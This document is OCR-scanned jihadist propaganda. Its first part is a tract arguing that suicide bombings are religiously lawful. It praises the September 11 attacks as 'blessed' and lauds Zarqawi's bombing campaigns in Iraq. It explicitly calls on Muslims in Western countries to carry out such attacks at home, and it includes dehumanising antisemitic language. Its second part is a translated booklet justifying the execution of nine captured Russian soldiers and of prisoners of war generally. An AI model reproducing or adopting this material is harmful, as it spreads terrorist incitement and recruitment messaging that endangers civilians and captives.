
Imam Muslim ﷺ also narrated in his Sahih the Hadith of Anas ibn Malik ﷺ in the story of the Battle of Badr: "The polytheists (now) advanced (towards us), and the Messenger of Allah ﷺ said: "Get up to enter Paradise, the width of which is equal to the heavens and the earth." Umair bin Al-Humam Al-Ansari ﷺ said: "Messenger of Allah ﷺ! Is Paradise equal in extent to the heavens and the earth?" He ﷺ said: "Yes." Umair ﷺ said: "My goodness!" The Messenger of Allah ﷺ asked him, "What prompted you to utter these words (i.e. my goodness!)?" He replied, "Messenger of Allah ﷺ! Nothing but the desire that I be among its residents" He ﷺ said: "You are (surely) among its residents." Then Umair ﷺ took out dates from his bag and began to eat them. Then he said, "If I were to live until I have eaten all these dates of mine, it would be a long life." (The narrator said): "He threw away all the dates he had with him and fought the enemies until he was killed."

In both these narrations, the Sahaba who carried out the attacks almost certainly knew that they were going to be killed during their operations but they still carried them out and such acts were extolled and praised in the Shariah.

In Mustadrak Al-Hakim, it is narrated that a man came to the Messenger of Allaah ﷺ and said: "How do you see it if I were to throw myself into the midst of the polytheists and fight them until I was killed? Would I go to Paradise? "He ﷺ replied: "Yes." So the man threw himself into the midst of the pagans and fought until he was killed.

This Hadith is also another clear evidence of the legality of martyrdom operations which involve plunging oneself into the midst of the enemy to cause them harm.

Imam Ahmad ﷺ narrated in his Musnad from Ibn Mas'ud ﷺ that the Prophet ﷺ said, "Our Lord wonders at two men: a man who stirs from his bed… to Prayer… and a man who raids in the Path of Allah and his companions are defeated, and he realizes what awaits him in defeat and (what) awaits him in returning (to combat) – but he returns (to combat) until his blood is spilled. Allah Says: "Look at my servant! He went back (to combat) hopeful and anxious for that which is with Me, until his blood was spilled."




The man who goes back to combat knows fully well before his operation that he will die but Allah Welcomes his deed and praises his action!

Mua'th ibn 'Afra ﷺ asked the Messenger of Allah ﷺ: "What makes Allah Laugh upon His slave?" He ﷺ replied, "The slave immersing himself into the army without armor." Mu'ath ﷺ then took off his armour and fought until he was killed.

Glory be to Allah! What would be the status of the one upon whom Allah ﷻ Laughs?

Imam Qurtubi ﷺ said: "I heard that when the army of Muslims met the Persians, the horses of the Muslims fled fearing the Persian elephants. One of them (the Muslims) made an elephant out of clay and made his horse familiar with it (so that it wouldn't get scared seeing a completely new creature). The next day, his horse did not run from the elephant, so he attacked the elephant that was leading. He was told 'It will certainly kill you'. He said, 'No grief, that I die and the Muslims win'"

… And there are a lot Ahadith and events narrated in the texts similar to the above. These clearly illustrate that the Shariah considers it highly rewarding for a person to sacrifice his life for the sake of Allah with the complete surety that the person's attack will result in his death as in the case of the martyrdom operation if there is considerable benefit in it for Islam and the Muslims. The martyrdom operation is a modern technique that is similar to the case of the Sahaba plunging themselves into the enemy ranks with a sure probability of death. The only difference between the two is that in the martyrdom operation, the operative causes his own death while in the case of the incidents mentioned earlier, the operative is killed by the enemy. But the scholars state that this does not make a difference since the intention (to raise High the Word of Allah etc.) and the outcome (death) is similar in both cases. And what matters is the intention. Furthermore, the following evidence provides the final verdict in the matter:



What is stated as the strongest proof of killing oneself for the sake of the uplifting of the religion of Allah is the story of the Boy and the Cave in the Battle of the Ditch. The story has been narrated in Sahih Muslim. The full Hadith can be looked at from the source. We will quote here the part that concerns us. As a summary, in the previous nations, a king was persecuting a boy on account of his faith in Islam. He tried several ways to kill the boy, like trying to throw him from the top of a mountain or drowning him in the ocean... but the boy would supplicate to Allah to save him and he would be saved. Finally, it comes in the narration:

"… He (the boy) said to the King: "You will not be able to kill me until you do what I say!" (The King) said: "What is that?" He replied, "Gather all the people on a single plain and tie me to a (tree) trunk. Then take an arrow from my quiver and place it in the middle of the bow and say, 'In the Name of Allah, The Lord of the boy!', then shoot me. If you do that, you will (be able to) kill me." So, the King gathered all the people in a single plain and tied him to a (tree) trunk. He then took an arrow from his quiver, placed it in the middle of the bow and said, "In the Name of Allah! The Lord of the boy" and fired the arrow. The arrow hit the boy's temple. He placed his hand on his temple and then died. So the people said, "We believe in the Lord of the boy… we believe in the Lord of the boy."

The King was then told, "Do you see what you feared? By Allah! That which you feared has happened! The people have believed (in the Lord of the boy)." So, the King ordered for ditches (to be dug) at the junctions of all the roads. When they were dug, fires were lit in them and the King said, "Whoever does not renounce his religion, then throw him in the fire or tell them to jump into it." So this was what happened until a woman came carrying a baby and she hesitated to jump into the fire, so the child spoke to her, "O Mother! Have patience for you are upon the truth!"

It is clear from this Hadith that the boy caused his own killing so that the people would accept Islam and be saved from the Hellfire. Therefore, such a deed is not considered suicide in the Shariah. Rather, it is considered as one of the most praisworthy actions.

It is also proven here that just as the boy caused his own death for the sake of Islam, it is also permissible for the martyrdom operative to cause his own death if there is a valid benefit of Islam involved (as determined by the Scholars and Mujahideen). If someone were to say that the boy did not kill himself by his own hands as the martyrdom operative does, then the scholars have replied to this that a person who commits suicide by his own hands or by, say, telling another person to shoot him would get the same legal verdict applied to him. So, the method of killing does not matter; rather what is crucial is

Verily, Allah has purchased of the believers their lives and their properties; for the price that theirs shall be the Paradise..."

[9:111}

the intention (i.e. discontent with the Decree of Allah etc. in the case of suicide) Similarly, it does not matter whether the martyrdom seeker kills himself by his own hands or by the hands of the enemy as long as the intention is valid i.e. to Raise High the Word of Allah and to establish Islam, terrorize the Kuffar etc... And Allah Knows Best...

And this is why martyrdom operations are allowed because they constitute sacrificing one's life for raising high the Word of Allah, spreading His Religion, terrorizing His enemies and encouraging His slaves (i.e. Muslims) to fight.

As a summary, we will mention some of the views of the Scholars regarding a single man plunging into the ranks of the Kuffar, just as the case is with the martyrdom operation:

The Scholarly Verdicts

From the Hanafi school of Law, Imam Muhammad ibn Hassan Ash-Shaibani ﷺ said in the book As-Seer Al-Kabir: "If one person attacks 1000 polytheists, there is nothing wrong with this if there is hope of success or infliction of loss upon the enemy; otherwise, it is disliked for then he would expose himself to death without having benefitted the Muslims. As for someone whose aim is to incite the Muslims to emulate his feat, then its permissibility is not far-fetched for it contains benefit for the Muslims in certain ways. If his intent is to terrorize the enemy and demonstrate the Muslims' strength of faith then its permissibility is not far-fetched if there is benefit in it for the religion. Giving one's life for strengthening the religion and weakening the infidels is a Noble Status that Allah Has Praised the Believers with in His Statement:

"Verily, Allah has purchased of the believers their lives and their properties; for the price that theirs shall be the Paradise..." [9:111][2]

One of the Maliki scholars – Ibn Al-Khuwaiz Miqdad ﷺ – said : "And as for the person who attacks 100 or a unit of an army, or a group of thieves and fighters, or the Khawarij[3] then there are two probabilites: 'If he knows it probable that he will kill those he attacks and get saved then this is better. And if he knows it probable that he will get killed but will cause great harm (to the enemy) or benefit to the Muslims, then this is permissible too."[4]

From the Shafi' school of Fiqh, Imam Ibn Hajar Al-Asqalani ﷺ stated : "As for the matter of one person attacking a larger number of the enemy, then the consensus is that if it is done to show courage to terrify the enemy and encourage the Muslims against them or a similar intention to this, then it is good. And when it is done out of mere rashness, the nit is not allowed, especially if it causes weakness in the Muslims."[5]

Of the Hanbali school, Ibn Taymiyyah ﷺ stated: "The four scholars have declared permissible the plunging in the rows of the polytheists even if it is probable that they will kill him, if it is beneficial for the Muslims."[6]

2. Tafsir Al-Qurtubi (364/2)
3. A sect that differed away from mainstream Islam
4. Tafsir Al-Qurtubi (363/2)
5. Fath-ul-Bari (8/185-186)
6. Fatawa Ibn Taymiyyah (28/540)

From all these evidences, it is clear that martyrdom operations are firmly backed by evidences from the Islamic Shariah. And they are one of the greatest means of gaining the approval of Allah, The Exalted. As stated by the scholars, the martyrdom operations are allowed if there is considerable benefit in it for Islam and the Muslim Ummah. The Mujahideen have utilized these operations in various battlefields – from Afghanistan to Iraq and various contemporary scholars of all schools of thought have clarified their legality.

Contemporary Verdicts

Now, we will quote some statements of the contemporary scholars in favor of the martyrdom operation:

Mufti Abu Bashar Al-Qasmi (HA) of the Indian subcontinent, author of one of the best books on the subject entitled, "Islam and the Martyrdom Operations" writes:

"(From the incident of the people of the Ditch) We came to know that the boy arranged for his own killing by ordering the King to kill him. If the boy neither ordered nor told the King the way to kill him, the King wouldn't have been able to do so. It is also clear from this that it is allowed to kill oneself through others if the purpose is to uplift the religion. Similarly, it is also allowed to kill oneself for the honor of the religion - just as the people of the Ditch threw themselves into the fire by their own free will. Even the woman who was hesitating to jump into the fire was encouraged by her baby who spoke by the Will of Allah, "Oh mother! Have patience for you are upon the truth!". After this, the mother threw herself into the fire and earned the status of martyrdom.

Similarly, if one is killed by another's hand, then this makes no difference - for example an individual attacking a large army by himself.

All these people are martyrs, worthy of praise... All of them have been praised. This is because they did these "suicide" attacks because of the benefit and uplifting of the religion. And whatever act is done for the sake of benefit of the religion and raising high the Word of Islam, then that is a pious act.

It can be deduced from this that if someone kills imself for the uplifting of the religion, or if he immerses himself into the ranks of the Kuffar and they kill him, or if he orders others to kill him for the sake of the benefit and honor of the religion... All these have the same ruling... There is no difference between them. They are all martyrs..."

[Islam and Martyrdom Operations: Pg. 164-165]

In another place, he writes after citing some evidences:

"It can be deduced from this that those people who carry out the martyrdom operation in obedience to Allah ﷻ and in the struggle of Jihad and get killed as a result, then they are martyrs. It is utterly wrong to doubt their martyrdom or their admission to Paradise. When the tongue of Prophethood ﷺ has borne witness to their martyrdom, then there is no room for any Ummati to express an opinion contrary to that of his Prophet ﷺ." [Pg. 168]

Shaykh Sulayman Al-Ulwan (HA) of the Arabian Peninsula writes:

"And I see that in this time, in which the Muslims are unable to (fully) fight the Jews and destroy them and expel them from the Holy Land, then the best treatment and the greatest medicine that we apply to the brothers of monkeys and pigs (i.e. the Jews) is that we perform these martyrdom operations, and put forward our souls as a sacrifice for the motivation of faith, and for (other) praiseworthy goals, such as planting terror into the hearts of those who disbelieve , inflicting damage upon their bodies and causing loss to their wealth."

He (HA) then comments on the story of the people of the Ditch and says:

"So in this, there is evidence for the correctness of these martyrdom operations that the Mujahideen in the Path of Allah perform against the Jews, Christians and those who make mischief in the earth."

[The Islamic Ruling on the Permissibility of Self-Sacrificial Operations: Pg. 53-54]

The Intellectual Evidence

For a Muslim, the evidence of the Quran and Sunnah is sufficient to cleanse his heart regarding the legality of any matter. Allah's Book and His Messenger's ﷺ Sunnah represent the final ordinance that may be used to judge the permission or prohibition of any matter. However, it is allowed in the Shariah to narrate intellectual evidences that conform to the primary source of legislation

(i.e. Quran and Sunnah). And so, we will take a general look at why martyrdom operations are performed by the Mujahideen from an empirical standpoint.

To say that the current war that is being fought between Islam and Kufr is one-sided (from a worldly perspective) is an understatement to say the least. On the one hand are the 40+ NATO allies with their heavy air, land and sea weaponry, latest gadgets and state-of-the-art equipment. They have their B-52's, daisy cutters and Apaches that can destroy entire populations within a short span of time along with a number of soldiers that seems unmatchable. They have nukes at hand to erase generations of human beings. At the head of this unholy alliance is a country whose defense budget exceeds the revenues of some entire countries that exist on the same planet. Then, these 40+ countries have as their trustworthy allies the apostate leadership of the so-called "Muslim" countries, complete with their armies, logistics and intelligence...

On the other side, there are the plain and simple people who do not possess the reins of any country. They are not leaders over vast areas of lands, nor do they command the politics or economics of any sizeable region. Their weaponry is basic – small firearms, IEDs' and limited heavy weaponry. Their sources of income are the charities that are given by their fellow brothers in faith and the booty that they acquire waging war. Their number is limited, their abodes are mountains and their style is guerilla.

But they have Allah on their side... And they will be granted victory because they do not disobey the One in Whose Hands is the Dominion of the Heavens and the Earth...

"That is because those who disbelieve follow falsehood, while those who believe follow the truth from their Lord. Thus does Allah set forth their parables for mankind." [47:3]

And blessed are the meek

For they shall inherit the world

But what are the means that they utilized to achieve this victory?

The reality of the martyrdom operations is that they have turned this war on its head. A Mujahid can strap on explosives to his body or vehicle and explode it in the middle of a large gathering of the enemy and with the loss of just one life, huge losses to the enemy can be inflicted. The truth is that the martyrdom operations have turned this war at its head. The Americans who were flexing their muscles at the innocent Muslims of Afghanistan after 2001 are now being seen asking for talks and trying desperately to find a way out of this war. The effect of 9/11 bears witness to this! 19 determined men changed the course of history with one superb effort. They caused almost irreparable losses to the Kuffar's economy and destroyed the years of planning they had done to colonize the world...

Then, the war in Iraq was turned on its hand by the martyrdom operations under the leadership of Shaykh Abu Mussab Al-Zarqawi (RA). It is said that the American soldiers used to shiver when they heard that they were heading to Iraq to face Abu Mussab Al-Zarqawi! Similar was the case with the martyrdom operations under Mulla Dadullah (RA) in Afghanistan. The reality, as stated before is that the world of Kufr does not possess an answer to this weapon of Muslims. Therefore, the Muslims must learn this weapon of war, cherish it and utilize it to the maximum effect to destroy the false might of the Kuffar. The true Muslims love death as the Kuffar love life. They view this world merely as a passing amusement as their Prophet ﷺ said: "Live in this world as if you were a traveller..."

In Conclusion

All the false propaganda against martyrdom operations is a farce because the operations have their basis in the Shariah. The Muslims of the world must not look to the media or the public opinion when deciding the legality of any issue but they should look at the Shariah – the brilliant, clear Shariah which holds the light to salvation for them in this world and the next... Muslims of both the East and the West must utilize these martydom operations to inflict heavy losses upon the enemy. Especially, the Muslims in the Western countries are ably placed to carry out these martyrdom operations inside their own countries and terrorize the Kuffar from within. A few such operations and the world will see the rise of Islam once more... We ask Allah for His Assistance with all our endeavors.

So, therefore, as a conclusion it can be said that the term "suicide bombing" is inaccurate. Rather, "martyrdom operations" are one of the greatest of praiseworthy acts in the Shariah if they are carried out according to their conditions, under the guidance of pious Scholars and Mujahideen. We ask Allah to show us the truth as truth and enable us to follow it and to show us falsehood as falsehood and enable us to abstain from it...And our final word is that All Praise is to Allah, The Lord of the Worlds...

The Spread of Islam after 9/11

In the last three months of 2001, 34,000 Americans accepted Islam. Moreover, according to a recent survey, Muslims increased by 67% in America after the September 11 attacks. And after 9/11, the number of Muslims who accepted Islam in one European country, the Netherlands, was twice the number of Muslims who accepted Islam during the previous eleven years. According to a CNN report in 2012, 1.5 million people accepted Islam after the blessed attacks of September 11. However in another report, from 2002-2012, 2-2.6 million people embraced Islam worldwide.

"They intend to put out the Light of Allah (i.e. the religion of Islam, this Quran, and Prophet Muhammad ﷺ) with their mouths. But Allah will complete His Light even though the disbelievers hate (it)."[61:8]

Guiding The Perplexed On The Permissibility Of Killing The Prisoners

(*Hidaayat al-Hayaaraa fi Jawaaz Qatl il-Asaaraa*)

[revised]

By the Martyred Shaykh, Yoosuf bin Saalih al-'Uyayri

English Translation from Qoqaz.net

[The Islamic Ruling On The Permissibility Of Executing Prisoners Of War]

Introduction to the Revised Booklet:

The research paper was produced after the Mujaahideen in Chechnya slaughtered seven captured Russian soldiers. Thereafter Khattab (Saamir as-Swaylim) contacted Shaykh Yoosuf requesting a paper to conclude disputes and clarify the matter. Shaykh Yoosuf fulfilled the request. May Allah gather them together under the shade of His Throne. Ameen[1]

As the paper was originally published in English[2] at www.qoqaz.net.my and is down for quiet few years –hence I have put forth this in a booklet form with some additions[3] and necessary editing[4].

Abū Rawdhā

INTRODUCTION

All Praise be to Allah Lord of the Worlds. May the peace and blessings of Allah Most High be upon the Prophet Muhammad who was sent as a mercy to all creation, and may this Divine blessing be upon the family and companions of the final messenger, peace be upon him.

The Russian Government has failed to respond to the Mujahideen's demand that the Russian war criminal Budanov be handed over for execution at the hands of the Mujahideen. The Russian Government was warned that should it fail to surrender Budanov, nine Russian prisoners who were caught marauding in a Chechen village would be executed.

The Russian Government has since chosen to shield Budanov and the brutal rape-murder that he committed. In response, we the Mujahideen have fulfilled our pledge to execute the nine Russian OMON special police who were in our custody. (See photographs of executed OMON prisoners)

We were hurt when some Muslims condemned this action with inappropriate and harsh comments. Some Muslims claimed our actions were wrong, and with lack of knowledge arbitrarily quoted the following verses from the Holy Quran to justify their point of view: ***"Therefore, when ye meet the unbelievers in fight, smite at their necks till when you have killed and wounded many of them, then bind a bond firmly on them (take them as captives); thereafter is the time for either generosity (free them without ransom) or ransom (according to what benefits Islam): until the war lays down its burdens."*** **[Quran 47:4]**

And ***"No bearer of burdens can bear the burden of another."*** **[Quran 35:18]**

Other critics demanded that we adhere to international conventions that outlaw the killing of prisoners of war and that the rights of each prisoner be respected.

We have endeavoured to prepare this document to clarify why our actions were taken and to show the established principles of Shariah that justify the execution of the prisoners. We ask Allah Most High to make us among those whose position (Ijtihad) is righteous.

Our clarification is lengthy and specific; it has thus been divided into two studies; the first study will respond to the argument made by some that the Russian prisoners should have been treated according to the verse: *"thereafter is the time for either generosity or ransom."* The first study will touch upon four issues, all of which are deemed permissible or not permissible according to Divine Law.

The second study will respond to those who argue that the Mujahideen should adhere to international conventions on the rights of prisoners of war.

STUDY ONE

(A): The Permissibility, of Executing Enemy Prisoners:

Establishing the permissibility of executing prisoners, and responding to those who claim the executed prisoners should have been treated according to the abovementioned verses of the Quran. 47:4 and 35:18.

[To proceed:

Islaam came with a set of revealed legislations, delivered from above seven-heavens. In this legislation, the Legislator - subhaanah - decreed sufficiently all the matters that will come to affect the ummah. Thus Allah says, **"And we revealed the book, clarifying (tibyaanan) everything"**.

From amongst those matters is this issue of prisoners. This issue is not new, for it was faced by the Prophet sallallahu 'alayhi wa aalihi wa salam, and his companions and the khulafaa` thereafter, and in their actions and treatment is the greatest of guidance and wisdom for the one who seeks it.

The question is: What is the ruling on killing prisoners, and how do we reply to those who say that prisoners in Islaam are not killed but rather are either freed or ransomed, due to His saying, **"Thereafter (is the time) either for generosity (i.e. free them without ransom), or ransom (according to what benefits Islaam"**[47:4]? **]**

Islamic Divine Law (Shariah) has guaranteed the rights of prisoners of war. Shariah protects the rights of prisoners, but also works to deter the enemy from the gross and deliberate violation of human rights. The Prophet, peace be upon him, treated prisoners in ways that varied according to circumstance and according to the person of each prisoner. Guided by the Shariah and the Sunnah (Prophetic Tradition), we will prove, using established principles from Divine Law, the validity of

executing prisoners of war, including the nine Russian soldiers who were recently executed.

The learned scholars of Islam (Ulema) have five opinions with regards to the fate of prisoners of war:

Opinion One:

The First Opinion argues that all unbelieving prisoners must be executed under all circumstances. The opinion states that unbelieving prisoners of war may not be shown generosity nor ransomed, and that the Quranic verse: **"thereafter is the time for either generosity or ransom"** is abrogated (*mansookh*) by the following verses:

> **"It is not fitting for a Prophet that he should have prisoners of war until he has made a great slaughter in the land." [Quran 8:67]**
>
> **"..kill the pagans wherever you may find them..." [Quran 9:5]**
>
> **"So if you gain the mastery over them in war, punish them severely in order to disperse those who are behind them, so that they may learn a lesson." [Quran 8:57]**

Scholars who support this first opinion conclude that the above verses, and verses quoted in Surat At-Taubah (Surah 9) abrogate Quranic verses that were revealed at earlier stages, including the verse on showing generosity or ransom. Learned scholars who adhere to this opinion include Imam Ibn Abbas, Qutada, Ibn Jurayj, Al Awfi, Al Sadi and many other Kufi scholars.

It has also been narrated that Imam Abd Al Karim Al Jawzi was informed that certain unbelieving prisoners had fallen into the custody of the Mujahideen, and that some Mujahideen wanted to ransom the prisoners. Imam Al Jawzi rebutted their position and ordered that the prisoners be slain.

This opinion (not the act of Imam Al Jawzi) does not correspond entirely to the Sunnah of the Prophet (peace be upon him). We will explain how this first opinion differs somewhat from the Prophetic Tradition when we outline the fifth and most valid opinion of the learned scholars.

Opinion Two

The Second Opinion argues that all unbelieving prisoners, including Jews and Christians, must not be shown generosity or ransomed, and that they should be killed. This opinion seconds the position of the first opinion that the verses in Surat At-Taubah (that validate the elimination of prisoners) abrogate verses revealed at an earlier stage.

The second opinion, however, is broader than the first opinion in that it touches upon two additional points: first, it (the second opinion) stresses upon the folly of releasing an enemy combatant to his people, as the freed prisoner may fight Muslims at a later occasion.

Second, this opinion validates the ransom of women and children, as they may not be executed under Islamic law. It (the second opinion) also validates ransoming people of the book (Jews and Christians) who pay Jizya (special tax imposed upon Jews and Christians in return for Muslim protection and services by the Muslim Government) who are in the custody of the Muslims.

The second opinion is largely the position of the Hanafi School of Jurisprudence. The second opinion's position on regarding the verses in Surat At-Taubah as legally binding have been advocated by the learned scholars Mujahid and Al Hakam.

Opinion Three

The Third Opinion argues that prisoners of war may not be executed and that they must be shown generosity or ransomed. This opinion hinges on the following verse for its validation:

“Therefore, when ye meet the unbelievers in fight, smite at their necks till when you have killed and wounded many of them, then bind a bond firmly on them (take them as captives); thereafter is the time for either generosity (free them without ransom) or ransom (according to what benefits Islam): until the war lays down its burdens.” [Quran 47:4]

Learned scholars who advocate this opinion, including Al Thawri, argue that the above verse (47:4) abrogates other verses that describe treatment of enemy prisoners of war. Al Thawri has argued that the above verse abrogates the verse which states **“..fight and slay the Pagans wherever ye may find them”** (9:5) Al Ash'ath has also narrated that Imam Al Hassan used to hate the killing of prisoners and always recited **“thereafter is the time for either generosity or ransom.”**

Al Hassan interpreted the words **“smite at their necks…until the war lays down its burdens”** as an indication that executing prisoners was permissible only until the cessation of hostilities. His interpretation stipulates that the end of hostilities meant prisoners could no longer be killed. The cessation of hostilities indicated the time to **“bind a bond firmly on them (prisoners)”** - this was interpreted as meaning one of three things: showing them generosity, ransoming them, or keeping them in bondage.

This opinion is rejected because the Prophet, peace be upon him, did the complete opposite of this verse at several occasions after its revelation. Furthermore, if we were to accept this opinion, the execution of prisoners would be permissible as the Mujahideen in Chechnya remain in a state of war, and no cessation of hostilities has taken effect.

Opinion Four

The Fourth Opinion states that there can be no show of generosity or ransom towards prisoners until a Muslim victory is achieved and the unbelieving enemy is subjugated: **“It is not fitting for a Prophet that he should have prisoners of war until he has made a great slaughter in the land.”**

This opinion holds that should an enemy fall into Muslim captivity, the Imam (commander/leader of the Muslims) has the freedom to judge between execution, or another course of action, including showing generosity, exchanging the prisoner for ransom or keeping the prisoner in bondage.

The above opinion is advocated by Sa'id Ibn Jubair.

Opinion Five

The Fifth Opinion confirms upon the Imam (commander/leader of the Muslims), or those legally deputized by the Imam, the right to choose any course of action deemed most beneficial to the Ummah. The Imam or his deputies may make their judgement irrespective of time or circumstances (unlike the fourth opinion), and may choose to kill the prisoners, exchange them for ransom, keep them in bondage, or show them mercy.

The overwhelming majority of learned scholars have advocated this opinion (the fifth opinion). Some of the scholars who support this position include Imam Malik, Imam Shafii and Imam Ahmad Ibn Hanbal. It is this opinion that the Mujahideen have based their actions upon; the Mujahideen abide by this opinion due to the overwhelming scholarly consensus on its righteousness which is backed by numerous and irrefutable examples from the Quran and the prophetic tradition.

To this end, we will quote the opinions of some scholars who advocate this position:

Imam Tabari, the great interpreter of the Quran, has explained regarding:

"Therefore, when ye meet the unbelievers in fight, smite at their necks till when you have killed and wounded many of them, then bind a bond firmly on them (take them as captives); thereafter is the time for either generosity (free them without ransom) or ransom (according to what benefits Islam): until the war lays down its burdens."

“ The explanation of the verse (*when ye meet the unbelievers in fight*) refers to those who do not believe in Allah and His Prophet and who seek to fight against Allah and His Prophet, (*smite at the necks*) of the unbelievers. (*when you have killed and wounded many of them, then bind a bond firmly on them*) refers to the defeat and subjugation of the unbelievers who were not killed in battle, and have fallen into captivity, and the requirement to keep them bound that they may not try to kill you and escape. (*thereafter is the time for either generosity or ransom*) refers to your options of showing generosity to the prisoners by releasing them without condition, or to exchange them for ransom.”

“ The correct interpretation of this verse implies that the Prophet, peace be upon him, was given the choice to show generosity, to ransom or to kill the prisoners. This also applies to leaders of the Muslims after the Prophet, peace be upon him. The killing (of prisoners) was not mentioned in the verse as it was mentioned in others (*slay them wherever you may find them*). This position is so because the Prophet, peace be upon him, killed prisoners, ransomed prisoners and showed mercy to others. For example, on the day of the battle of Badr, he (the Prophet) ordered the killing of Uqba Ibn Abi Muit who had earlier been captured. He (the Prophet) also ordered the killing of the Jews of Banu Qurayzah even though they had come under the protection of Sa'ad who was capable of releasing and/or ransoming them.”

“ At Badr, the Prophet ransomed prisoners. On that same day, he released Thammamah Ibn Athaal Al Hanafi. This Prophetic Tradition extended through all of his military campaigns, peace be upon him. In fact, the verse *“thereafter is the time for either generosity or ransom”* was revealed authorizing the Prophet, peace be upon him, to release or ransom prisoners only after repeated verses of the Quran also authorized him to kill them, if he chose to do so.”

“ (Until the war lays down its burdens) in this verse, Allah Most High explains that when you meet the unbelievers, smite their necks and do with them in captivity as I have ordered you (explained in above paragraph) until the war lays down its burdens.” [End of Imam Tabari quote]

Imam Qurtubi explained that there were five opinions with regards to the prisoners (those outlined earlier) and, after advocating the fifth position, confirmed:

"The verse is clear and provides the ruler (Muslim leader) the freedom of choice under all circumstances (where prisoners are involved). This is the position of Ibn Abbas, and has been confirmed by many learned scholars, including Ibn Umar, Al Hassan and Al Ata'. It is also the position of the schools of Imam Malik, Imam Shafii, Imam Al Thawri, Imam Al Awzaii and others.

" This choice is advocated as it was practiced by the Prophet, peace be upon him, and the four rightly guided caliphs. The Prophet killed Uqba Ibn Abi Muit and Al Nadhar Ibn Al Harith on the day of Badr. He ransomed other prisoners from Badr, and released Thammamah Ibn Athaal Al Hanafi who was a prisoner in the hands of the Prophet, peace be upon him. He, peace be upon him, also took a slave woman from Salmah Ibn Al Akwa' and exchanged her for a Muslim prisoner. On other occasions, he released the captured woman of Khuza'a (a tribe that attempted to fight Islam). The wise companions and residents of Medina, Shafii, Abi Obeid and Tahawi narrate this position which is that of the majority, and Allah Most Glorious knows best."

Imam Al Jassaas explained in his book *'Ahkam Al Quran'* that:

"With regards to prisoners, Allah has given the Prophet and the believers the choice between killing them, keeping them in bondage or ransoming them…. Abu Bakr has reported that jurists from all Muslim lands are in consensus with regards to the validity of executing prisoners, and we know of no jurist who disputes this position….during the fath (liberation) of Mecca, the Prophet ordered the execution of some of the most treacherous unbelievers when he said: ***'kill them even if they are holding onto the cloak of the Kaaba'***. "

Imam Ibn Kathir, in his explanation of the Quran says:

"Imam Shafii, may Allah have mercy upon him, said the (political) Imam (Muslim leader) is given the choice of killing the prisoners,

showing them mercy, ransoming them or keeping them in bondage. This issue has been confirmed and has been proven in our book *'Al Ahkam.'* "

The learned scholars have also stressed that this opinion calls upon the leader of the Muslims to choose wisely in deciding the fate of prisoners. Among the scholars who support the fifth and most righteous opinion, the following have spoken with regards to how the fate of the prisoner must be decided:

Imam Ibn Qudama has explained in his book *'Al Mughni'* that:

"Each prisoner has his own qualities that should determine his fate; if the prisoner is of exceptional harm to the believers, then killing him is the best course of action. If the prisoner is weak and wealthy, ransoming him is best. If the prisoner is wise and looks highly upon the Muslims, then seeking his conversion by releasing him without conditions, or exchanging him for Muslim prisoners, is best. If the prisoners may be of service to the Muslims, including young prisoners and female prisoners, then keeping them in bondage is best. The Muslim leader will know what is in the interest of the Muslims when it comes to deciding the fate of prisoners, he should thus be counselled on such matters and is the final authority in making the decision."

Imam Ibn Qudama continues: "This choice (in determining prisoners' fate) does not constitute the freedom to choose between one's whims and worldly desires; the decision must be made based upon what is in the best interest of the Ummah."

Sheikh Al Islam Ibn Taymiyyah seconds this position and explains in his encyclopedic work **'Al Fataawa'***(34/116)*:

"As the Imam is given the choice to either kill, ransom, keep in bondage or show mercy to his prisoners, he must choose that which is best for the Muslims. Should he make the right decision according to the commandments of Allah, he will be doubly rewarded, if not, he is rewarded and not held responsible for not knowing what was in the best interests of the Ummah."

Many other learned scholars who are proponents of this (fifth) opinion have written similar verdicts in this regard. Their names are written below, and their advocacy of this opinion is indicted in their books written next to their names:

- **Sheikh Al Islam Ibn Al Qayem**; *Zad Al Ma'ad(3/109)*[5]
